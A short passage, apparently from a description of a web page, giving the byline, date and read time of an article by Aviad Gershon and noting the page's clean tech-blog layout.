Operating..." by Aviad Gershon, dated Oct 26, with a 6-minute read time. The overall layout is clean and modern, typical of a tech news or security blog.